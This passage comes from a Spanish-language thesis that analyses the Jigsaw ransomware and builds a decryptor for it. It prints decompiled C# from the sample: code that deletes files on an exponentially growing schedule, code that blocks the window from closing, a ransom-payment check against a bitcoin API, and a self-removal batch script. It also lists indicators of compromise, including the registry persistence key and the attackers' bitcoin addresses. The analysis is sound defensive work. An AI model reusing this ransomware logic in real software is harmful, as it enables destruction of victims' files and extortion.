      ()).FirstOrDefault<string>();
    File.WriteAllText(text, text3);
    return text3;
}
```

Figura 6.111: Función GetBitcoinAddess() de la clase FormGame (dnSpy)

Adicionalmente si ya se ha ejecutado (`DidRun()` es igual a `true`) se eliminan 1000 archivos de golpe. Por eso Billy avisaba que al cerrarlo se estaba tomando una muy mala decisión, pues en caso de volverse a ejecutar se eliminarían multitud de ficheros.

Para comprobar que se ha ejecutado ya, comprueba que en su directorio de trabajo (`C:\Users\<User>\AppData\Roaming\System32Work\`) existe el fichero `dr`. La primera vez lo creará y escribirá en el valor constante 21. Por lo tanto, se esclarece el significado del fichero `dr` que se vio en la Figura 6.74 se trata de un mecanismo de comprobación de que el *malware* ya se ha ejecutado.

Cabe destacar que al reiniciar también ocurrirá esta eliminación de 1000 archivos, por lo que una manera de evitar (de forma momentánea) esta eliminación masiva de archivos sería eliminar dicho archivo cada vez que se quiera reiniciar el equipo. El código de esta funcionalidad se muestra en la Figura 6.112.

```
        if (FormGame.DidRun())
        {
            FormGame.DeleteFiles(1000);
        }
    }

    // Token: 0x06000063 RID: 99 RVA: 0x00004498 File Offset: 0x00002698
    private static bool DidRun()
    {
        string text = Path.Combine(Config.WorkFolderPath, "dr");
        if (File.Exists(text))
        {
            return true;
        }
        File.WriteAllText(text, "21");
        return false;
    }
```

Figura 6.112: Función DidRun() de la clase FormGame (dnSpy)

También cabe destacar como se sobrescribe el método de cierre del formulario para cancelar ese cierre de la ventana y mostrar el `MessageBox` con el aviso tal y como se puede ver en la Figura 6.113.

```
private void FormGame_FormClosing(object sender, FormClosingEventArgs e)
{
    e.Cancel = true;
    MessageBox.Show(this, "You are about to make a very bad decision. Are you sure about
      it?");
}
```

Figura 6.113: Función FormGame Closing en la clase FormGame (dnSpy

Contador

En cuanto al contador que nos indica el tiempo restante para la eliminación del siguiente archivo, este se establece a 1 hora y se actualiza cada segundo (ver código del contador en Figura 6.114).

```
private void timerCountDown_Tick(object sender, EventArgs e)
{
    if (FormGame._timeLeftSec > 0)
    {
        FormGame._timeLeftSec--;
        int num = FormGame._timeLeftSec / 60;
        int num2 = FormGame._timeLeftSec % 60;
        this.labelCountDown.Text = num + ":" + num2;
        return;
    }
    FormGame._timeLeftSec = 3600;
    int num3 = (int)Math.Pow(1.1, (double)FormGame._exponent);
    this.labelFilesToDelete.Text = num3 + " files will be deleted";
    FormGame._exponent++;
    FormGame.DeleteFiles(num3);
}
```

Figura 6.114: Función del contador que elimina archivos cada hora de la clase FormGame (dnSpy)

La forma de eliminar los archivos es un tanto peculiar, pues estos se eliminan de forma incremental, al principio son pocos, sólo uno o dos cada hora, pero a medida que pasa el tiempo se aumenta el exponente (`FormGame._exponent`) en 1 y se borrarán más y más siguiendo la siguiente fórmula.

$$1{,}1^{x}$$

Si se representa la función (véase la Figura 6.115) se puede observar que esta tiene un crecimiento exponencial, de tal manera que por cada aumento en 1 del exponente la cantidad se incrementa en un 10 % respecto a la anterior.

Si el lector hace la prueba y calcula el resultado de la operación para algunos valores del exponente (1, 2, 3, ..., 10, ..., 20, ...) se podrá dar cuenta que al principio se es bastante generoso con la cantidad de ficheros que se van borrando cada hora, pero con el tiempo esta cantidad va aumentando (principio del crecimiento compuesto).




Figura 6.115: Representación de la función de crecimiento exponencial

checkPayment

Por último, el formulario tiene el método `buttonCheckPayment_Click` para manejar el comportamiento al pulsar el botón de confirmación de la realización del pago en

bitcoin (véase la Figura 6.116).

```
private void buttonCheckPayment_Click(object sender, EventArgs e)
{
    try
    {
        double price = Blockr.GetPrice();
        int num = (int)(Blockr.GetBalanceBtc(FormGame.GetBitcoinAddess()) * price);
        if (num > Config.RansomUsd)
        {
            this.timerCountDown.Stop();
            this.buttonCheckPayment.Enabled = false;
            this.buttonCheckPayment.BackColor = Color.Lime;
            this.buttonCheckPayment.Text = "Great job, I'm decrypting your files...";
            MessageBox.Show(this, "Decrypting your files. It will take for a while. After done I will
              close and completely remove myself from your computer.", "Great job");
            Locker.DecryptFiles(".fun");
            Hacking.RemoveItself();
        }
        else if (num > 0)
        {
            this.buttonCheckPayment.BackColor = Color.Tomato;
            this.buttonCheckPayment.Text = "You did not sent me enough! Try again!";
        }
        else
        {
            this.buttonCheckPayment.BackColor = Color.Tomato;
            this.buttonCheckPayment.Text = "You haven't made payment yet! Try again!";
        }
    }
    catch (Exception ex)
    {
        MessageBox.Show(ex.ToString());
        this.buttonCheckPayment.Text = "Are you connected to the internet? Try again!";
        this.buttonCheckPayment.BackColor = Color.Tomato;
    }
}
```

Figura 6.116: Función de comprobación del pago en laclase FormGame (dnSpy)

Tal y como se nos mostraba en la excepción de la Figura 6.47 se realizaban llamadas a `Blockr.GetPrice()` y `Blockr.GetBalanceBtc()` (Figura 6.54). Estas llamadas están rodeadas de un bloque `try` que al fallar imprime en un `MessageBox` con el mensaje y *stack* de la excepción lo cual nos fue de gran ayuda en su momento.

Si las peticiones son correctas y la cuenta de bitcoin tiene un balance mayor a la cantidad del rescate, se para el contador que eliminaba archivos a cada hora y se ordena a `Locker` que descifre los ficheros con extensión `.fun` y que se elimine toda la traza de la aplicación con `Hacking.RemoveItself()`.

La comprobación del balance directamente con la cantidad del rescate nos hace pensar que las cuentas que se utilizan deben ser utilizadas como cuentas transitorias para lavado de dinero realizando múltiples transacciones que dificulten la trazabilidad y origen de los ingresos, pues si el balance de la cuenta es mayor de 0 sería fácil que este supere a la cantidad del rescate sin realmente haber ingresado dicha cantidad lo cual supondría un grave error para el cibercriminal.

El proceso de descifrado con `Locker.DecryptFiles()` es exactamente igual que el de cifrado (mismas funciones y configuración), pero a la inversa. De tal manera que se eliminan los archivos `.fun` y se quedan los archivos originales. Adicionalmente, se elimina la ruta de los archivos que fueron cifrados (`C:\Users\<User>\AppData\Roaming\System32Work\EncryptedFileList.txt`). Por tanto, por brevedad se omitirán las capturas del código de esta operación.

La función que sí que se muestra a continuación en la Figura 6.117 es la de `Hacking.RemoveItself()`.

```
internal static void RemoveItself()
{
    if (Config.StartMode == Config.StartModeType.Debug)
    {
        Environment.Exit(0);
    }
    try
    {
        Windows.RemoveStartupRegistry(Config.FinalExePath);
        foreach (string text in new HashSet<string>
        {
            Path.GetDirectoryName(Config.FinalExePath),
            Path.GetDirectoryName(Config.TempExePath),
            Config.WorkFolderPath
        })
        {
            try
            {
                if (Directory.Exists(text))
                {
                    Directory.Delete(text, true);
                }
            }
            catch (Exception)
            {
            }
        }
        string text2 = Path.GetDirectoryName(Application.ExecutablePath) + "\\DeleteItself.bat";
        using (StreamWriter streamWriter = new StreamWriter(text2, false, Encoding.Default))
        {
            streamWriter.Write(":del\r\n del \"{0}\"\r\nif exist \"{0}\" goto del\r\ndel %0\r\n",
              Application.ExecutablePath);
        }
        Hacking.WinExec(text2, 0U);
    }
```

Figura 6.117: Función RemoveItself de la clase Hacking (dnSpy)

Básicamente se encarga de eliminar la entrada de persistencia del registro y los directorios `C:\Users\<User>\AppData\Roaming\Frfx\`, `C:\Users\<User>\AppData\Local\Drpbx` y `C:\Users\<User>\AppData\Roaming\System32Work\`.

Finalmente crea un *script* en batch (ver el Listing 6.1) para eliminar el propio fichero ejecutable del proceso en ejecución el cual se ejecuta con `WinExec(<batch>,0U)` que no muestra la ventana de la línea de comandos. Finalmente termina la aplicación con `Environment.Exit(0)`.

```
:del
del "{0}"
if exist "{0}" goto del
del %0
```

Listing 6.1: Script Batch creado por el *ransomware*

6.5.8. Blockr

Esta clase se encarga de comunicarse con la API de `btc.blockr.io` para obtener información como el precio actual de mercado de un bitcoin y al balance de algunas cuentas. Si bien su funcionamiento ya se intuyó durante el análisis dinámico, por completitud se muestran a continuación las funciones `GetPrice()` y `GetBalanceBtc()`.

GetPrice()

La función `GetPrice()` obtiene el precio del bitcoin en el mercado según coinbase desde `hXXp://btc.blockr[.]io/api/v1/coin/info` mirando en la ruta `data.markets.coinbase.value` del JSON de la respuesta y su código se muestra en la Figura 6.118.

```
internal static double GetPrice()
{
    string text = "http://btc.blockr.io/api/v1/" + "coin/info/";
    JObject jobject = JObject.Parse(new WebClient().DownloadString(text));
    JToken jtoken = jobject["status"];
    if (jtoken != null && jtoken.ToString() == "error")
    {
        throw new Exception(jobject.ToString());
    }
    return jobject["data"]["markets"]["coinbase"].Value<double>("value");
}
```

Figura 6.118: Función GetPrice de la clase Blockr (dnSpy)

La excepción en concreto ocurría en `JObject.Parse()` ya que `DownloadString()` no devolvía un objeto JSON sino un HTML.


GetBalanceBtc()

En cuanto a la función `GetBalanceBtc()` esta contacta con la API de `hXXp://btc.blockr[.]io/api/v1/address/balance/<address>` para devolver el balance de la cuenta. Una de las consideraciones que no se han tenido en cuenta como ya se evidenció en su momento, es que no se verifica que el balance de la cuenta corresponda devuelto corresponda al de la cuenta solicitada pudiendo así devolver cualquier cuenta cuyo balance sea mayor a 150 USD (véase la Figura 6.119).

```
internal static double GetBalanceBtc(string address)
{
    string text = "http://btc.blockr.io/api/v1/" + "address/balance/" + address;
    JObject jobject = JObject.Parse(new WebClient().DownloadString(text));
    JToken jtoken = jobject["status"];
    if (jtoken != null && jtoken.ToString() == "error")
    {
        throw new Exception(jobject.ToString());
    }
    return jobject["data"].Value<double>("balance");
}
```

Figura 6.119: Función GetBalanceBtc de la clase Blockr (dnSpy)

A modo de curiosidad, si analizamos alguna de las cuentas de bitcoin que se utilizan en esta muestra podemos ver cómo, por ejemplo, la `18hxb02Rcp7zmWNsVryFrfZiLGajBy WSG1` recibió algunos ingresos el 08/04/2016 (después de la fecha de activación del *malware* del 01/04/2016) y como poco después estas cantidades fueron transferidas manteniendo el balance de la cuenta en 0 (véase la Figura 6.120). Estudiando el resto de cuentas y siguiendo las transacciones se podría llegar hacia alguna cuenta en concreto que reúna la mayor parte de la cantidad y que quizá pueda dar pistas de la persona física que la gestiona, aunque dicha tarea se encuentra fuera del alcance del proyecto.



Bitcoin Address

18hxbo2Rcp7zmWNsVryFrfZiLGajByWSG1 copy

Confirmed Balance:	0.00000000	$0.00
Unconfirmed Balance:	0.00000000	$0.00
Total Balance:	0.00000000	$0.00

Total transactions: **7**. Most recent: notify

Date ▼	Fee Rate	Amount	USD
2016-04-08 18:24:22	15.89 sat/vB	-0.00065481	$79.78
2016-04-08 16:27:42	44.44 sat/vB	-0.03010000	$3667.47
2016-04-08 16:27:42	19.23 sat/vB	+0.00600700	$731.91
2016-04-08 06:29:01	14.99 sat/vB	-0.01825819	$2224.63
2016-04-08 06:13:19	53.62 sat/vB	+0.03200600	$3899.70
2016-04-08 05:59:29	53.62 sat/vB	+0.00300000	$365.53
2016-04-08 05:59:29	53.76 sat/vB	+0.00800000	$974.74

Figura 6.120: Transacciones de la cuenta de bitcoin 18hxbo2Rcp7zmWNsVryFrfZiLGajByWSG1[14]

6.6. IoCs

Los indicadores de compromiso o IoC son artefactos técnicos que indican que un ataque es inminente, está en curso o ya ha sucedido. Estos pueden ir desde dominios, direcciones URL o IP hasta *hashes*, nombres de procesos, comandos y claves de registro.

A continuación, en la Tabla 6.2, se muestran los IoCs obtenidos tras el análisis de la muestra de *ransomware* de Jigsaw expuesta en el presente documento.

[14]Imagen obtenida de https://bitref.com/18hxbo2Rcp7zmWNsVryFrfZiLGajByWSG1

Indicador	Tipo	Descripción
`drpbx.exe`	Proceso	Proceso que intenta hacerse pasar por Dropbox.
`C:\Users\<User>\AppData\Roaming\System32Work\`	Directorio	Directorio de trabajo del *ransomware*.
`C:\Users\<User>\AppData\Local\Drpbx\`	Directorio	Directorio donde almacena el ejecutable `drpbx.exe` (copia del *ransomware*)
`C:\Users\<User>\AppData\Roaming\Frfx\`	Directorio	Directorio donde almacena el ejecutable `firefox.exe` (copia del *ransomware*)
`C:\Users\<User>\AppData\Roaming\System32Work\EncryptedFileList.txt`	Fichero	Fichero con la lista de archivos cifrados.
`C:\Users\<User>\AppData\Roaming\System32Work\dr`	Fichero	Fichero que sirve para comprobar si el *ransomware* ya fue ejecutado.
`C:\Users\<User>\AppData\Roaming\System32Work\Address.txt`	Fichero	Almacena la dirección de bitcoin utilizada.
`.fun`	Extensión	Extensión de cifrado utilizada.
`HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run "C:\Users\<User>\AppData\Roaming\Frfx\firefox.exe`	Registro	Ruta de persistencia.
`hXXp://btc.blockr[.]io/api/v1/address/balance/15fbyNgDnqYQR5vSHJ8PTAEJbKy4dwNBCZ`	URL	Direccion utilizada para obtener el balance de bitcoin de una de las cuentas.
`hXXp://btc.blockr[.]io/api/v1/address/balance/1L9GdBW65Rt6e8UY69bnWNWomsppFFFR2X`	URL	Direccion utilizada para obtener el balance de bitcoin de una de las cuentas.
`hXXp://btc.blockr[.]io/api/v1/address/balance/18hxbo2Rcp7zmWNsVryFrfZiLGajByWSG1`	URL	Direccion utilizada para obtener el balance de bitcoin de una de las cuentas.
`hXXp://btc.blockr[.]io/api/v1/address/balance/1Q5B5udzDLpNJbpedGpyGMLVU5DR5dTqx6`	URL	Direccion utilizada para obtener el balance de bitcoin de una de las cuentas.
`hXXp://btc.blockr[.]io/api/v1/address/balance/13VEVaJUMdJyQ7ttPfBaVNKjj2dS9ahU`	URL	Direccion utilizada para obtener el balance de bitcoin de una de las cuentas.
`15fbyNgDnqYQR5vSHJ8PTAEJbKy4dwNBCZ`	BTC	Dirección para recibir pago de bitcoin
`1L9GdBW65Rt6e8UY69bnWNWomsppFFFR2X`	BTC	Dirección para recibir pago de bitcoin
`18hxbo2Rcp7zmWNsVryFrfZiLGajByWSG1`	BTC	Dirección para recibir pago de bitcoin
`1Q5B5udzDLpNJbpedGpyGMLVU5DR5dTqx6`	BTC	Dirección para recibir pago de bitcoin
`13VEVaJUMdJyQ7ttPfBaVNKjj2dS9ahU1z`	BTC	Dirección para recibir pago de bitcoin

Tabla 6.2: Listado de IoCs de Jigsaw

6.7. Conclusiones del análisis

Tras haber realizado el análisis dinámico y estático de la muestra se han llegado a las siguientes conclusiones.

Jigsaw se trata de un *ransomware* camuflado como un software de activación de licencias que cifra los archivos personales del usuario mediante el algoritmo AES para después pedir un rescate en bitcoins.

En su primera ejecución, Jigsaw se encarga de realizar copias de sí mismo en distintas rutas del sistema y establecer persistencia a través de la clave de autoarranque del registro de Windows. Tras ello crea un proceso correspondiente a una de las copias realizadas para hacerse pasar por el proceso de Dropbox. Acto seguido termina el proceso padre dejando a `drpbx.exe` huérfano para esconderse de las herramientas en vivo. Este segundo proceso se ocupa de cifrar todas las unidades con letra asignada del sistema (lo cual incluye unidades de red *mapeadas* y medios de almacenamiento externo montados) utilizando el algoritmo AES y añadiendo la extensión `.fun`. No obstante, sólo se cifrarán algunos tipos de archivos y sólo los que tengan un tamaño menor a 10MB.

Tras finalizar el cifrado del sistema de archivos, el *ransomware* hace aparecer una ventana con la cara del muñeco Billy de la saga de Jigsaw para aplicar una doble extorsión e la víctima, es decir, no sólo ha cifrado los archivos, sino que también los eliminará poco a poco cada hora en caso de no realizar el pago del rescate a la cuenta de bitcoin indicada.

Si el equipo se reinicia, se ejecutará la segunda copia del ejecutable (correspondiente al registro de autoarranque) que en este caso se hace pasar por `firefox.exe` y que además de cifrar de nuevo los archivos creados tras la infección, eliminará hasta 1000 archivos de golpe puesto que el *malware* ya fue ejecutado previamente.

El *ransomware*, sin embargo, deja varios artefactos en el dispositivo como la lista completa de ficheros cifrados, las direcciones utilizadas o las contraseñas y vectores de inicialización en el propio código, además de malas prácticas de programación que revelan información vital para facilitar la recuperación del estado normal del sistema infectado.

A continuación, en la Figura 6.121, se muestra un diagrama a modo de resumen con las acciones que realiza la muestra sobre el dispositivo afectado.




Figura 6.121: Kill Chain del *ransomware* Jigsaw

CAPÍTULO 7

Jigsaw Decryptor

Una vez comprendido el funcionamiento y las acciones realizadas por la muestra tras su análisis, se empleará la inteligencia y los IoCs extraídos para desarrollar una solución que permita descifrar el sistema de archivos de la máquina afectada.

Si bien ya existen soluciones en el mercado para descifrar los archivos cifrados por Jigsaw ([3] y [4]), el objetivo de esta solución es ir un paso más allá y eliminar cualquier traza dejada por el *ransomware*.

Por tanto, el objetivo es crear una solución portable y fácil de usar por un usuario final (un `.exe` con interfaz gráfica *Windows Forms*) para poder descifrar y devolver el sistema a su estado original, eliminando los ficheros y procesos creados sin depender del propio *ransomware* para que haga el trabajo (como hace la solución de Checkpoint que se basa en las peticiones a `btc.blockr.io` para realizar el descifrado), ya que este podría engañarnos y no eliminar todo, limitando así las dependencias con el *malware*.

La aplicación esta basada en *Windows Forms* y ha sido creada con el *framework* de desarrollo .NET haciendo uso de C# como lenguaje de programación. Para realizar el descifrado simplemente se accede a la lista de archivos cifrados en `C:\Users\<User>\AppData\System32Work\` para acelerar el proceso de búsqueda de archivos `.fun` en el sistema.

El descifrado se realiza introduciendo la contraseña y vector de inicialización descubiertos en el código y aplicando un proceso similar al que utiliza el *ransomware*.

La aplicación es muy sencilla de utilizar, una vez se pulsa el botón de «`Decrypt My Files!`» se nos muestra una barra de progreso con el total de ficheros descifrados hasta el momento y la ruta del fichero que se está descifrando en un instante, tal y como muestra la figura 7.1.

En la figura 7.2 se muestra un diagrama de flujo a alto nivel con las tareas que realiza el programa tras pulsar en el botón de descifrar.

Tras completarse la barra de progreso, el sistema quedará en el mismo estado que antes sin ningún rastro (ficheros, procesos, archivos `.fun`) de la presencia del *ransomware*, cosa que no todas las soluciones hacen.

